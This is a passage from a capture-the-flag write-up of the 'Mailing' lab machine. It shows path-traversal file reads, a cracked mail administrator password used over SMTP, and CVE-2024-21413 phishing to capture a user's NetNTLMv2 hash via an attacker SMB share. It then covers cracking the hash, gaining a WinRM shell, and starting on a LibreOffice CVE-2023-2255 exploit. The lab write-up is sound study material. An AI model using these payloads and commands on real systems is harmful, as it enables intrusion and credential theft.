
1 hashes were checked: 0 found 1 not found
Left: 0a9f8ad8bf896b501dde74f08efd7e4c
That's not bad luck, it's the expected outcome: a rainbow table only holds hashes of passwords someone once typed, and the internal database's was generated by the installer. Recording the attempt is still worth it, because knowing why a hash won't fall stops you from reaching for bigger wordlists.
The one that did fall belongs to the hMailServer administrator user:

841bb5acfa6779ae432fd7a4e6600ba7 -> homenetworkingadministratorValidate the credential over SMTP
The password is for the mail administrator, not Windows. We confirm it authenticating to SMTP (AUTH LOGIN takes base64 user and password):
echo -n 'administrator@mailing.htb' | base64
echo -n 'homenetworkingadministrator' | base64
telnet 10.10.11.14 25
EHLO administrator
AUTH LOGIN
220 mailing.htb ESMTP
EHLO administrator
250-mailing.htb
250-SIZE 20480000
250-AUTH LOGIN PLAIN
250 HELP
AUTH LOGIN
334 VXNlcm5hbWU6
YWRtaW5pc3RyYXRvckBtYWlsaW5nLmh0Yg==
334 UGFzc3dvcmQ6
aG9tZW5ldHdvcmtpbmdhZG1pbmlzdHJhdG9y
235 authenticated.
It works. And from the same session, the native VRFY command confirms maya exists as a mailbox:

Shell as maya
Dating the install from an image's metadata
Before going after the exact version it helps to narrow down the era. If we know when the box was deployed, we know which builds were current then and which CVEs make sense. A cheap route: the site's images were uploaded when the machine was built, so their modification date approximates the deployment date. Download one and check it with stat:
wget http://mailing.htb/assets/mayabendito.jpg
stat mayabendito.jpg
  File: mayabendito.jpg
  Size: 814079      Blocks: 1592       IO Block: 4096   regular file
Access: 2025-09-26 21:24:34.000000000 +0200
Modify: 2024-03-09 14:21:34.000000000 +0100
Change: 2025-09-26 21:24:34.638387183 +0200
wget preserves the server's timestamp, and there it is: 9 March 2024. The access time is our download; the modification time is the file's on the target. Take it for what it is, a hint: nothing guarantees the image was uploaded the same day the software was installed, nor that the filesystem wasn't touched afterwards. But it frames the search around something published in early 2024, and that date will show up again later, almost exactly, in the timestamps of C:\Program Files.
Identify the hMailServer version
With the era narrowed down we still need the exact number, and the LFI delivers again. The trick is knowing what to ask for: Windows installers built with Inno Setup leave a unins000.dat in the program directory, a binary file holding the paths and strings the uninstaller needs. Download it and run strings:
curl 'http://mailing.htb/download.php?file=..\..\..\..\..\..\Program+Files+(x86)\hMailServer\unins000.dat' -o unins000_p86.dat
strings unins000_p86.dat | grep -i version
The result doesn't give the version directly, but it gives two better things: the uninstall registry key and, above all, the absolute path of a web-panel file that does contain it:
SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\hMailServer_is1
This version of hMailServer does not include MySQL. hMailServ
However, the MySQL version hMailServer is configured to use is
too old for this version of hMailServer.
<SNIP>
C:\Program Files (x86)\hMailServer\PHPWebAdmin\include_versioncheck.php
That include_versioncheck.php is the file the panel uses to compare the installed version against the latest release, so it carries it in clear text:
curl 'http://mailing.htb/download.php?file=..\..\..\..\..\..\Program+Files+(x86)\hMailServer\PHPWebAdmin\include_versioncheck.php'
<?php
define('REQUIRED_VERSION', '5.6.8-B2574');
?>
That the .php comes back as plain text instead of executing is another consequence of the LFI: download.php reads the file off disk and returns it as-is, never passing it through the interpreter. Any credential living in a .php on this server would be just as exposed.
Version 5.6.8-B2574, consistent with the timeframe the metadata suggested. But the real vector isn't in hMailServer: the mail is read by an Outlook on the box, and that opens the door to CVE-2024-21413.
CVE-2024-21413 (Moniker Link) to steal maya's NetNTLMv2
CVE-2024-21413 (Moniker Link) is an Outlook validation flaw: a file:// link with a ! (moniker) in an email bypasses Protected View and makes Outlook reach the resource over SMB. Point that at an attacker server and Outlook authenticates, leaking the NetNTLMv2 of whoever opens it. We use CMNatic's public PoC:

git clone https://github.com/CMNatic/CVE-2024-21413
cd CVE-2024-21413
ls
LICENSE README.md exploit.py imgsA single exploit.py, no dependencies and nothing to compile: the PoC just composes and sends an email, because the whole vulnerability lives in how the client interprets the link in the body. Worth understanding before touching anything, since it means the only thing to get right are the sending parameters.
Edit exploit.py: sender administrator@mailing.htb (the account we control), recipient maya (from the PDF), the malicious link pointing to our SMB share, and submission port 587:

With smbserver.py listening, the exploit fires. Shortly after, Outlook (as maya) reaches the SMB and drops its hash:
python3 exploit.py
smbserver.py share $(pwd) -smb2support
[*] Incoming connection (10.10.11.14,60804)
[*] AUTHENTICATE_MESSAGE (MAILING\maya,MAILING)
[*] User MAILING\maya authenticated successfully
[*] maya::MAILING:aaaaaaaaaaaaaaaa:7a854d877bfaae43bfd5009733cfd956:0101000000000000803f93f8242fdc01<SNIP>
The maya::MAILING:... hash cracks with john and rockyou:
john --wordlist=/usr/share/wordlists/rockyou.txt hash
maya::MAILING:... -> m4y4ngs4riWinRM as maya
We validate maya:m4y4ngs4ri on SMB and WinRM. SMB authenticates without Pwn3d!, but WinRM marks Pwn3d!: maya is in Remote Management Users:
crackmapexec smb   10.10.11.14 -u maya -p m4y4ngs4ri
crackmapexec winrm 10.10.11.14 -u maya -p m4y4ngs4ri
SMB    10.10.11.14  445   MAILING  [+] MAILING\maya:m4y4ngs4ri
WINRM  10.10.11.14  5985  MAILING  [+] MAILING\maya:m4y4ngs4ri (Pwn3d!)
The credential goes next to the previous ones, to keep them all in one place:
echo 'm4y4ngs4ri' >> passwords.txt
cat passwords.txt
841bb5acfa6779ae432fd7a4e6600ba7 -> homenetworkingadministrator
0a9f8ad8bf896b501dde74f08efd7e4c
m4y4ngs4ri
Evil-WinRM gives the shell, taking the password from the file's last line:
evil-winrm -u maya -p $(tail -n 1 passwords.txt) -i 10.10.11.14
Evil-WinRM shell v3.7And with it, the user flag:

905a497a57dd60d25e2ad60241cc9cf9Before escalating, a note from the SMB enumeration: there's a Important Documents share where files uploaded disappear shortly after. That smells of a task/user periodically opening whatever lands there:

Privilege Escalation to localadmin
Installed software: LibreOffice where it doesn't belong
Enumerating a Windows box starts with the dullest and most profitable step: list C:\Program Files and look for what shouldn't be there.
cd "C:\Program Files"
dir
Mode    LastWriteTime          Name
d----   2/27/2024   5:30 PM    Common Files
d----   3/3/2024    4:32 PM    Git
d----   3/4/2024    6:57 PM    LibreOffice
d----   3/3/2024    5:13 PM    Windows Defender
d----   4/29/2024   6:54 PM    Windows Mail
d----   3/13/2024   4:49 PM    WindowsPowerShell
Almost the whole listing is system software. LibreOffice stands out: an office suite on a mail server, where nobody edits documents interactively. In a CTF box that's rarely set dressing, and in a real environment it's exactly the kind of install an inventory should question.
The date column is worth a look. Most of the software was installed between 27 February and 13 March 2024, LibreOffice specifically on 4 March. mayabendito.jpg's Modify: 2024-03-09 landed five days from that, so the hunch of dating the deployment from an image's metadata was right: it all went up the same week.
CVE-2023-2255 in LibreOffice 7.4.0.1
With the program located we need the version number, which in LibreOffice lives in a version.ini inside program:
cd program
type version.ini
[Version]
buildid=43e5fcfbbadd18fccee5a6f42ddd533e40151bcf
MsiProductVersion=7.4.0.1
ReferenceOOoMajorMinor=4.1
LibreOffice 7.4.0.1 is vulnerable to CVE-2023-2255: versions before 7.4.7 and 7.5.3 automatically load the contents of floating frames (HTML's iframe equivalent) without asking for confirmation, so a crafted document can pull external content, and with it a command, the moment it's opened. The patch doesn't remove the frames: it forces the user to approve the link update.
That condition, "it fires when the document is opened", matches exactly the Important Documents share where files vanish on their own. Searching the version alongside the word exploit, the first result is a public PoC:

libreoffice 7.4.0.1 git exploit

GitHub - https://github.com/elweth-sec
elweth-sec/CVE-2023-2255
CVE-2023-2255 Libre Office. Contribute to elweth-sec/CVE-2023-2255 development by creating an
account on GitHub.
The repository shows what it holds before cloning it: a CVE-2023-2255.py that builds the document, some samples and a webshell.php.

elweth-sec / CVE-2023-2255            Public

samples             CVE-2023-2255
CVE-2023-2255.py    CVE-2023-2255
README.md           Update README.md
webshell.php        CVE-2023-2255

CVE-2023-2255
CVE-2023-2255 RCE & load of external ressources found by @lcare1337
https://nvd.nist.gov/vuln/detail/CVE-2023-2255
We clone elweth-sec/CVE-2023-2255:
git clone https://github.com/elweth-sec/CVE-2023-2255
cd CVE-2023-2255
